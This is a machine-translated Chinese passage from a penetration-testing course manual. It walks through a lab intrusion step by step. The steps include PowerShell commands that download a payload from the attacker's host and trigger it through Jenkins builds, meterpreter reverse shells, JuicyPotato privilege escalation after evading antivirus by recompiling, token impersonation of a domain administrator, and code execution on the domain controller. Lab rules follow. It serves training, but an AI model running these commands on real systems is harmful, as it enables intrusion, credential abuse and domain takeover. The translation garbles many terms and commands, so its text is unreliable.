


图 369: 访问项目页面

接下来，我们单击边栏中的配置来打开配置页面，这允许我们更改构建命令。我们将尝试使用 PowerShell 下载该文件。



图 370: 下载有效载荷的动力外壳命令

更具体地说，我们将在系统中使用下载文件方法.Net.WebClient 对象传入我们的 Kali IP 地址和我们希望文件在文件系统上下载的位置。

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile(' http://10 . 11 . 0 . 4/whoami.', ' c:\Users\Public\whoami.exe ')
```

清单 988 - 用于下载 whoami.exe 的命令

使用 PowerShell 命令集，我们将单击保存，这将带我们回到“访问”项目页面。从这里，我们选择立即构建来执行命令。如果该命令有效，我们将在 Python HTTP 服务器中看到一个日志条目。

```
在 0.0.0.0 端口 80 上提供 HTTP(HTTP://0 . 0 . 0 . 0:80/)...  
10 . 11 . 1 . 250--[12/Dec/2019 11:44:49]" GET/whoami . exe HTTP/1.1 " 200-
```

清单 989 - 查看 HTTP 服务器日志

现在的文件已经下载完毕，我们可以停止 Python HTTP 服务器，并使用最初用于生成负载的适当参数启动 msfconsole。

```
kali @ kali:~ $ sudo msfconsole-q-x " use exploit/multi/handler; \设置有效负载窗口/meterpreter/reverse _ TCP; \设置 LHOST 10 . 11 . 0 . 4; \设置 LPORT 80\运行"...  
[*]10 . 11 . 0 . 4:80 开始反向 TCP 处理程序
```

清单 990 - 启动 msfconsole

接下来，我们将回到詹金斯，重新配置该项目以运行外壳。这可以通过将要执行的命令设置为下载的二进制文件的路径来实现。当我们准备好捕获外壳时，我们单击詹金斯中的立即构建。如果一切按计划进行，我们应该在 metasploit 中捕获反向外壳。

```
[*]发送阶段(180291 字节)至 10.11.1.250
[*]气象预测器会话 1 于 2019-12-12-12 12:
07:30 -0700

已创建计量表>外壳程序 4688。
频道 1 已创建。
微软 Windows[10 . 0 . 15063 版]
2017 年微软公司。保留所有权利。

c:\程序文件(x86)\ Jenkins \工作区\Access>whoami whoami
cevapi\jenkinsuser

c:\ Program Files(x86)\ Jenkins \ workspace \ asdf >
net user Jenkins user net user Jenkins user
用户名 jenkinsuser
全名
评论
用户评论
国家地区代码 000 (系统默认)
账户有效是
帐户永不过期

密码最后设置 2019 年 10 月 31 日上午 6:10:50
密码永不过期
可更改密码 2019 年 1 月 11 日上午 6:10:50
需要密码否
用户可以更改密码是

允许所有工作站
登录脚本
用户概要
主目录
上次登录时间:2020 年 1 月 1 日下午 2:07:01

允许的登录时间全部

本地组成员*用户
全局组成员*无命令成功完成。
```

清单 991 - 获取外壳

不出所料，运行 Jenkins 构建的用户名为 jenkinsuser。该用户也不在任何管理员组中。现在我们有了一个 shell，让我们枚举 Cevapi，希望找到一个特权升级。

24.8.3 利用后枚举

这是退一步看看我们目前所拥有的一个很好的点。我们有两个妥协了 Linux 主机(阿吉拉和仿植物怪兽佐拉)。第一台主机在外部网络中运行，第二台在内部网络中运行。我们还有家禽，一个加入域的窗口主机，在内部网络中受到威胁。最后，我们目前正在妥协 Cevapi。




图 371: 包含 Cevapi 的网络图

在我们开始过多地窥探 Cevapi 之前，我们将首先检查当前用户的权限是什么。我们可以通过 `whoami /priv` 命令做到这一点。

```
c:\程序文件> whoami priv whoami priv
```

特权信息

-

特权名称描述状态

=====

关闭系统禁用

启用秒更改通知权限旁路遍历检查

禁用从扩展坞删除计算机的特权

启用身份验证后模拟客户端

保密全局权限创建全局对象已启用

增加工作集权限增加进程工作集禁用

设置时区权限更改时区禁用

清单 992 - 检查用户权限

大多数特权看起来都是标准的，但是 `SelImpersonatePrivilege` 很突出。该描述声明它允许我们“在身份验证后模拟客户端”。在我们继续列举的时候，我们会把这个许可记在心里。

接下来，我们可以收集一些关于系统的基本信息，看看我们运行的是什么版本的操作系统，以及 Cevapi 的补丁级别。

```
c:\ Program Files(x86)\ Jenkins \ workspace \ Access > system info system info
```

主机名:CEVAPI

操作系统名称:微软视窗 10 专业版

操作系统版本:10.0.15063 不适用版本 15063

操作系统制造商:微软公司

```

操作系统配置:成员工作站...
页面文件位置
域:sandbox.local
登录服务器:不适用
修补程序:安装了 8 个修补程序。
[01]: KB4515840
[02]: KB4073543
[03]: KB4091663
[04]: KB4134660...

```

清单 993 - 检查系统信息

根据输出，我们可以收集到 Cevapi 运行在 Windows 10 pro build 15063 上。根据 Windows 10 版本历史，build 15063 发布于 2017 年 4 月 5 日。我们会在心里注意到，这个版本的窗口不是最新的。我们还发现它安装了八个修补程序。如果我们试图通过利用 Windows 操作系统漏洞来提升我们的权限，这在以后可能会很有用。我们还看到这个目标加入了域。

让我们回到个人特权。在谷歌上快速搜索“提升特权反盗版”，我们就可以发现一个名为“多汁土豆”的漏洞。多汁土豆描述自己为“另一个本地特权升级工具，从窗口服务帐户到这听起来正是我们所需要的，因此让我们深入挖掘一下。

24.8.4 特权升级

多汁土豆的源代码可以在 github 网页上找到:<https://github.com/ohpe/juicypotato>。多汁土豆是用 Visual Studio 编写的，可以用 Visual Studio 编译。在检查代码之后，我们没有发现任何引起关注的东西，所以我们可以认为这个漏洞对我们的目标是安全的。

虽然多汁土豆二进制文件可以直接从 GitHub 页面下载，但我们建议学生在查看源代码后，习惯于编译自己的二进制文件，这是一种更好、更安全的做法。

在这种情况下，实验室中使用的迈克菲反病毒解决方案很容易将公开的二进制文件检测为恶意文件。因此，我们首先需要识别有问题的字节，并验证我们可以通过修改绕过检测。使用文件分割技术，在稍加修改的 Python 脚本 749 的帮助下，我们意识到反病毒签名基于包含生成的 PDB 文件路径的嵌入字符串。因为这是编译过程的产物，所以规避相当简单:我们只是编译了没有/DEBUG 标志的 JuicyPotato 源代码。这足以绕过迈克菲检测，因此我们将使用我们编译的二进制文件，该文件可以在实验室的 Windows 10 PWK 客户端虚拟机上找到。如果

⁷⁴⁸ (安德烈·皮埃里尼，朱塞佩·特洛塔，2019)，<https://ohpe.it/juicy-potato/>

⁷⁴⁹ (Github，2013)，<https://github.com/rzwck/pydsplit/blob/master/pydsplit.py>

您可以访问 Visual Studio，您可以尝试自己编译该漏洞。

一旦 **JuicyPotato.exe** 被转移到我们的卡利机器上，我们就可以使用我们现有的计量器外壳将其上传到切瓦皮。

```
c:\程序文件(x86)\詹金斯\工作区\访问>退出
```

```
meterpreter >上传/home/kali/ce vapi/juice potato . exe c:/Users/Public/juice potato . exe
[*]上传:/home/kali/ce vapi/juice potato . exe-> c:/Users/Public/juice potato . exe
[*]上传 339.50 KiB(100.0%):/home/kali/cevapi/juice potato . exe-> c:/Users/Public/JuicyPotato . exe
[*]上传:/home/kali/cevapi/juice potato . exe-> c:/Users/Public/juice potato . exe meterpreter >
```

清单 994-JuicyPotato.exe 上传到塞瓦皮

在我们管理 **JuicyPotato.exe** 之前，我们必须建立一些强制性的论点。该文档声明我们需要提供三个强制参数：**-t**、**-p** 和 **-l**。750

第一个需要的标志(**-t**)是“流程创建模式”。文档中说，如果我们有特权，我们就需要 **CreateProcessWithToken**。为了指导多汁土豆使用 **CreateProcessWithToken**，我们将传递 **t** 值。

接下来，**-p** 标志指定我们试图运行的程序。在这种情况下，我们可以使用之前使用的相同的后门 **whoami.exe** 二进制。

最后，**Juicy Potato** 允许我们用 **-l** 标志指定一个任意端口供 **COM** 服务器监听。

我们鼓励您阅读更多关于这次攻击背后的机制和工具本身的信息，但是现在我们将放入 **Jenkins** 的最终命令可以在清单 995 中找到。

```
C:\Users\Public\juice potato . exe-t t-p C:\Users\Public\whoami . exe-l 5837
```

清单 995-JuicyPotato 命令

接下来，我们将后台我们当前的计量员会议，并开始一个新的听众。

```
c:\程序文件>退出退出
```

```
计量预测器>背景[*]背景会议 1...
```

```
msf5 漏洞利用(多处理程序) >运行
```

```
[*]10 . 11 . 0 . 4:80 开始反向 TCP 处理程序
```

清单 996 - 计量测试会话的背景

最后，我们将在詹金斯中编辑项目配置，以运行多汁土豆命令。如果需要，我们还必须选中执行并发构建复选框，以允许我们运行旧的

750(朱塞佩·特洛塔, 2019): <https://github.com/ohpe/juicy-potato#>

一次构建和新构建。虽然这不是必需的，但是如果需要的话，可以回退到旧的低特权 **shell**。

[Plain text] [Preview](#)

☐ Discard old builds

☐ This project is parameterized

☐ Disable this project

☒ Execute concurrent builds if necessary

[Advanced...](#)

Source Code Management

☒ None

Build Triggers

☐ Trigger builds remotely (e.g., from scripts)

☐ Build after other projects are built

☐ Build periodically

☐ Poll SCM

Build

Execute Windows batch command

Command

[See the list of available environment variables](#)

[Advanced...](#)

图 372: 配置批处理命令来运行多汁土豆

保存配置后，我们选择“立即构建”并等待计量器外壳。

构建将显示为失败，但是，如果我们观察 `msfconsole`，我们仍然会获得一个 `SYSTEM` shell。

```
[*] 发送阶段 (180291 字节) 至 10.11.1.250
[*] 气象预测器会话 4 于 15:03:00 开始 (10 . 11 . 0 . 4:80--> 10 . 11 . 1 . 250:3261)

meterpreter > shell...

c:\ Windows \ system32 > whoami whoami
nt 授权\系统

C:\Windows\system32 >
```

清单 997 - 获取系统外壳

24.8.5 利用后枚举

我们已经针对 Cevapi 目标进行了一些基本的枚举。在这个阶段，我们将集中精力接近我们的既定目标，域管理。

早些时候，我们发现 Cevapi 实际上是加入了 sandbox.local 域。让我们看看是否有任何域帐户登录，让我们模拟它们的令牌。与我们测试家禽的方式类似，我们将再次使用 meterpreter 中的匿名扩展来列出所有可用的令牌。

```
C:\Windows\system32 >退出退出
使用匿名
匿名加载扩展...成功。

meterpreter > list _ tokens

可用的委托令牌
=====
CEVAPI\cevapiadmin
CEVAPI\jenkinsuser
字体驱动程序主机\UMFD-0
字体驱动程序主机\UMFD-1
新界当局\本地服务
网络授权\网络服务网络授权\系统沙盒\管理员
窗口管理器\DWM-1

可用的模拟令牌
=====
NT 授权\匿名登录
```

清单 998 - 列出可以模拟的令牌

sandbox.local administrator 用户似乎已登录 Cevapi。让我们尝试模拟这个用户，以验证我们可以提升我们的权限。为此，我们将使用 impersonate_token 命令并指定管理员用户。为了让 Metasploit 正确读取命令，我们必须转义“\”字符。

```
计量预测器>模拟_令牌沙盒\ \管理员
[+] 委托令牌可用
[+] 成功模拟用户沙盒\管理员

meterpreter > getuid
服务器用户名:沙盒\管理员

计量表>外壳程序 7276 创建。
频道 3 创建。
微软 Windows[10 . 0 . 15063 版]
```


2017 年微软公司。保留所有权利。

```
c:\ Windows \ system32 > whoami whoami
沙盒\管理员
```

```
C:\Windows\system32 >
```

清单 999 - 模拟沙盒管理员

成功！我们现在作为沙盒\管理员用户运行。接下来，我们需要验证这确实是一个管理用户。

```
C:\Windows\system32 >网络用户域管理员网络用户域管理员
该请求将在域 sandbox.local 的域控制器上处理。...
```

允许的登录时间全部

本地组成员*管理员*远程桌面用户
 全局组成员资格*域管理员*企业管理员
 *域用户*架构管理员*组策略创建者
 命令成功完成。

清单 1000 - 检查管理员权限

优秀！如清单 1000 所示，管理员用户是域管理员和企业管理员组的一部分。

24.9 瞄准域控制器

在这一点上，我们已经妥协了两个 Linux 服务器，阿吉拉和仿植物怪兽佐拉。利用仿植物怪兽佐拉的内部网络接入，我们能够转向家禽。这个主机允许我们对内部域进行初步观察。从这里，我们妥协了 Cevapi，我们只是在 Cevapi 上模拟沙盒管理员的令牌。我们现在需要使用模拟来获得对域控制器的访问。




图 373:DC 网络图

24.9.1 利用域控制器

由于能够以域管理员用户的身份运行命令，我们可以访问域控制器的一种方法是使用 PowerShell New-PSSession cmdlet 打开针对远程主机的新会话。

为此，我们将首先尝试发现域控制器的主机名，以确保我们的目标是正确的服务器。为了发现主机名，我们将使用 nslookup。

```

c:\ Windows \ system32 > nslookup nslookup
DNS 请求超时。超时时间为 2 秒。
默认服务器:未知
地址:10.5.5.30

>设置类型=全部
  
```

```

> _ldap. _tcp.dc. _msdcs.sandbox.local
服务器:UnKnown
地址:10.5.5.30

_ldap. _tcp.dc. _msdcs.sandbox.local SRV 服务位置:priority = 0 weight = 100 port = 389
SVR hostname = SAMBARDC . sandbox . local SAMBARDC . sandbox . local internet address
= 10 . 5 . 5 . 30
>退出

C:\Windows\system32 >
  
```

清单 1001 - nslookup 发现主机名

在没有任何选项的情况下运行 `nslookup` 会以交互模式启动它，允许我们设置要查找的记录类型。这种情况下，我们要找的类型是“全部”。接下来，我们对 `_ldap` 进行查找。`_tcp.dc.sandbox.local` 域中的 `msdcs` 条目。这导致 `nslookup` 返回域控制器的主机名。

获得主机名后，我们将从我们的 `meterpreter shell` 启动 `powershell`。

```
计量表>外壳程序 260 已创建。
第五频道创建。
...

c:\ Windows \ system32 > powershell powershell

PS C:\Windows\system32 >
```

清单 1002 - 启动 PowerShell

在 `powershell` 提示符下，我们将使用带标志的 `New-PSSession-Computer SABBODCAD DC` 在域控制器上启动一个新会话，该会话将保存在 `$dcsh` 对象中。

```
PS C:\ Windows \ system32 > $ DCS esh = New-PSSession-Computer SAMBODC
$ DCS esh = New-PSSession-计算机沙盒
PS C:\Windows\system32 >
```

清单 1003 - 创建新的 PowerShell 会话

从这里，我们可以使用 `Invoke-Command cmdlet` 对域控制器运行命令。我们需要传入带有 `-Session` 标志的会话，以及我们想要用 `-ScriptBlock` 命令执行的命令。我们想要执行的命令必须用花括号包装。下面是一个检查域控制器 IP 的例子。

```
PS C:\ Windows \ system32 > Invoke-Command-Session $ dcsh-script block { ipconfig }
调用-命令-会话$ DCS esh-脚本块{ipconfig}
视窗知识产权配置
```

以太网适配器以太网 0:

特定于连接的域名系统后缀。:

```
链路本地 IPv6 地址..... :fe80::8539:433a:4360:175f%2
IPv4 地址..... : 10.5.5.30
子网掩码..... :255.255.255.0 默认网关..... :
10.5.5.1 ...
```

清单 1004 - 用调用命令检查 IP

现在我们知道我们可以对域控制器执行命令，我们将传输并执行一个计量器外壳。我们可以再次使用相同的 `whoami.exe` 与反车辆旁路。首先，我们必须将外壳转移到域控制器。为此，我们将使用 `PowerShell` 命令复制项目。要将拷贝项目传输到另一台主机，我们必须提供要传输的文件、传输的目的地以及我们之前创建的 `PowerShell` 会话。

```
PS C:\Windows\system32 >复制-项目" C:\用户\公共\ whoami . exe "-目标" C:\用户\
Public\" -ToSession $dcsh
复制-项目" C:\用户\公共\ whoami . exe "-目标" C:\用户\公共"-到 session $dcsh esh
```

清单 1005 - 将 whoami 二进制文件传输到域控制器

随着文件的转移，我们需要执行它。但是，需要配置侦听器来捕获反向外壳请求。为此，我们将后台当前的 **meterpreter shell** 并启动一个新的侦听器。我们将通过在执行运行命令时使用 **-j** 标志来启动新的负载处理程序作为后台作业。

```
计量预测器>背景[*]背景会议 2...msf5 漏洞利用(多处理程序)> run -j
[*]漏洞利用作为后台作业 1 运行。
[*]漏洞利用已完成，但未创建任何会话。

[*]10 . 11 . 0 . 4:80 开始反向 TCP 处理程序
```

清单 1006 - 作为后台作业启动新的负载处理程序

现在侦听器正在后台运行，我们需要返回到 **Cevapi** 上的会话，以便在域控制器上执行 **shell**。

```
msf5 漏洞利用(多处理程序) >会话-1

活动会话
=====

身份类型信息连接
- - - -
meterpreter x86windows CEVAPI \
jenkinsuser @ CEVAPI 10 . 11 . 0 . 4:80->
10 . 11 . 1 . 250
meterpreter x86windows NT AUTHORITY \
SYstem @ CEVAPI 10 . 11 . 0 . 4:80-->
10 . 11 . 1 . 250

msf5 漏洞利用(多处理程序) >会话-i 2 [*]开始与
2 交互...

已创建计量表>外壳程序 5612。
频道 2 创建。

c:\ Windows \ system32 > powershell
powershell

PS C:\Windows\system32 >
```

清单 1007 - 切换回 Cevapi 上的会话

最后，我们将执行 **PowerShell** 命令，使用以下命令在域控制器上运行 **whoami** 二进制文件：

```
PS C:\ Windows \ system32 > $ DCS esh = New-PSSession-Computer SAMBODC
$ DCS esh = New-PSSession-计算机沙盒

PS C:\ Windows \ system32 > Invoke-Command-Session $ dcsesh-script block { C:\ Users \
Public \ whoami . exe }
invoke-Command-Session $ DCS esh-script block { C:\ Users \ Public \ whoami . exe }

[*]发送阶段(180291 字节)至 10.11.1.250
[*]气象预测器会话 3 于 17:31:12 打开(10 . 11 . 0 . 4:80--> 10 . 11 . 1 . 250:54198)
```

清单 1008 - 执行 whoami 二进制

如果二进制文件执行成功，我们将会收到监听器打开新会话的警告。让我们先介绍一下塞瓦皮的背景。

```
C
终止频道 2? [是/否] y 计量员>背景
[*] 背景会议 2...
```

清单 1009 - 退出 Cevapi 上的会话

一旦我们返回到 **metasploit** 控制台，我们就可以列出所有活动的会话，我们应该会看到在沙盒主机上创建了一个新的会话。

```
msf5 漏洞利用 (多/处理程序) >会话-l

活动会话
=====

身份类型信息连接
- - - -
1  meterpreter x86/windows CEVAPI \ jenkinsuser @ CEVAPI 10 . 11 . 0 . 4:80-> 10 .
   11 . 1 . 250
2  meterpreter x86/windows NT AUTHORITY \ SYStem @ CEVAPI 10 . 11 . 0 . 4:80--> 10 .
   11 . 1 . 250
3  meterpreter x86/windows sandbox \ Administrator @ SAMBODC 10 . 11 . 0 . 4:80->
   10 . 11 . 1 . 250
```

清单 1010 - 列出所有会话最后，我们可以

与新会话进行交互。

```
msf5 漏洞利用 (多处理程序) >会话-i 3 [*] 开始与 3 交互...
```

已创建计量表>外壳程序 3360。

频道 1 已创建。

微软 Windows[10 . 0 . 14393 版]

2016 年微软公司。保留所有权利。

c:\用户\管理员\文档>世界

显示本用户信息

沙盒\管理员

c:\用户\管理员\文档>主机名主机名主机名沙盒

c:\用户\管理员\文档>

清单 1011 - 在 DC 与会话交互

我们现在可以通过管理用户访问域控制器，我们已经达到了我们的目标。在这一点上，我们可以断定这次圣灵降临节是成功的。但是请记住，在许多渗透测试中，获得域管理并不总是主要目标。很多时候，客户可能更关心他们存储的数据，而不是访问他们的系统。虽然域管理员和对其系统的访问可能用于获得对数据的访问，但这并不总是停止点。

24.10 包扎

我们踏上了一段旅程，穿越了许多隧道和炮弹。我们开始时只有一个主机名和关于目标的基本信息。我们使用我们的渗透测试技能来获得对 WordPress 网络服务器的访问，这使得我们能够破坏数据库。数据库给了我们一个进入内部网络的立足点，在那里我们能够访问用户的工作站。我们升级了用户工作站的权限，并获得了有关该域的信息。然后，我们使用内部访问在詹金斯开发服务器上站稳脚跟。一旦我们升级了詹金斯服务器上的权限，我们发现一个域管理员也登录了。最后，我们模拟域管理员来创建一个新的域管理员，并登录到域控制器。在这段旅程中，我们了解了枚举的重要性、隧道挖掘的现实困难以及许多其他教训。

我们建议您在整个渗透测试过程中做详细的记录，并记录下执行某些操作的时间，这是再好不过的了。渗透测试后，我们必须确保一切保持原样。必须移除任何漏洞或外壳，或者至少应该通知客户端它们的位置。在 PWK 实验室，完成后请将实验室中的机器复原。

25. 努力尝试:实验室

您被聘请在课程期间对内部虚拟专用网实验室网络进行渗透测试。主要目标是在尽可能多的机器和子网上获得尽可能多的外壳。您的目标是在每台计算机上获得尽可能高的权限级别(管理员/root)。

您可以根据需要更改实验室机器上的管理员或根密码，或者向系统中添加其他用户，前提是一旦您完成攻击，您可以通过学生控制面板将机器恢复到其原始状态。有些机器有多个攻击向量，所以强烈建议您花时间定位尽可能多的攻击向量。虽然您可能肯定会使用网络外壳在机器上获得最初的立足点，但您的真正目标是反向外壳回到您的 Kali 虚拟机或图形用户界面访问目标。

注意:每台机器上的证明文件将记录在您的实验室报告中，如果您选择提交一份的话。这些文件不应被视为最终目标(这是一个渗透测试，而不是一个捕获标志事件)。没有比在实验室机器上获得高特权外壳更好的感觉了，你很快就会体验到这种感觉。

25.1 真实生活模拟

内部虚拟专用网实验室网络包含许多模拟客户端，可利用客户端攻击进行攻击。这些客户端被编程为模拟常见的公司用户活动。整个实验室的微妙暗示可以帮助你找到这些模拟客户。彻底的开发后信息收集也可以揭示客户端机器之间的通信。

不同的模拟客户端将在不同的时间间隔执行它们的任务。最常见的间隔是五分钟。

一些实验室机器包含清理脚本。这些特别用于客户端攻击媒介，有助于确保机器/服务可供其他学生使用。

25.2 机器依赖关系

如果不首先在另一台实验室机器上收集特定的附加信息，就无法利用某些目标。其他的只能通过支点来利用。学生管理员不会提供有关机器依赖关系的详细信息。确定一台机器是否有依赖性信息收集过程的一个重要部分，因此您需要自己发现这些信息。

25.3 解锁网络

最初，PWK 控制面板将允许您恢复学生网络上的机器以及您自己的专用实验室客户机。实验室中某些易受攻击的机器将包含一个网络机密.txt 文件，其中包含 MD5 哈希。这些哈希将在您的控制面板中解锁其他网络。

25.4 选择途径

信息技术、开发和管理网络不能直接从公共学生网络路由，但公共学生网络可以从所有其他网络路由。您需要使用本课程中介绍的各种技术来访问其他网络。例如，您可能需要利用防火墙后面的机器，利用双宿主主机或客户端漏洞。

25.5 机器排序和攻击向量

实验室机器的 IP 地址并不重要。例如，您不需要从 10.11.1.1 开始，然后按数字顺序在机器中进行操作。作为一名渗透测试人员，你需要学习的最重要的技能之一是如何扫描许多机器，以便找到最低的悬挂水果。此外，请记住，如果不首先进入另一个网络，您可能无法完全破坏一个特定的网络。

25.6 防火墙/路由器/网络地址转换

将网络连接在一起的防火墙和其他网络设备是不可直接利用的。虽然它们在范围内，您可以尝试访问它们，但它们不是有意为您创建的。此外，非常不鼓励长时间的攻击，如暴力攻击或拒绝服务攻击/拒绝服务攻击，因为它们会使防火墙以及连接到它们的任何其他网络对您和其他学生不可访问。

实验室中的许多机器都启用了软件防火墙，可能不会响应 ICMP 回应请求。如果一个 IP 地址没有响应 ICMP 回应请求，这并不一定意味着目标计算机关闭或不存在。

25.7 密码

不需要花费过多的时间破解实验室中所有机器的根或管理员密码。如果您已经尝试了 Kali 中所有可用的单词列表，并使用了在整个实验室中收集的信息，请停下来考虑一个不同的攻击向量。如果你有重要的破解硬件，那么请放心继续破解尽可能多的密码。

25.8 包扎

如果您花时间理解了课程手册和相关视频中介绍的课程材料，并完成了所有练习(包括“额外里程”练习)，您将会享受到完整的实验室评估。如果你有困难，考虑在课程材料中填补知识空白，如果你仍然停滞不前，退后一步，接受新的观点。人们很容易过于专注于一个单一的挑战，而忽略了一个事实，即可能有一个更简单的解决方案在不同的道路上等待着。做好笔记并经常复习，寻找可能提高评估的替代途径。当一切都失败时，不要犹豫，联系学生管理员。最后，请记住，你通常拥有解决面前问题所需的所有知识。不要放弃，记住“更努力”的纪律！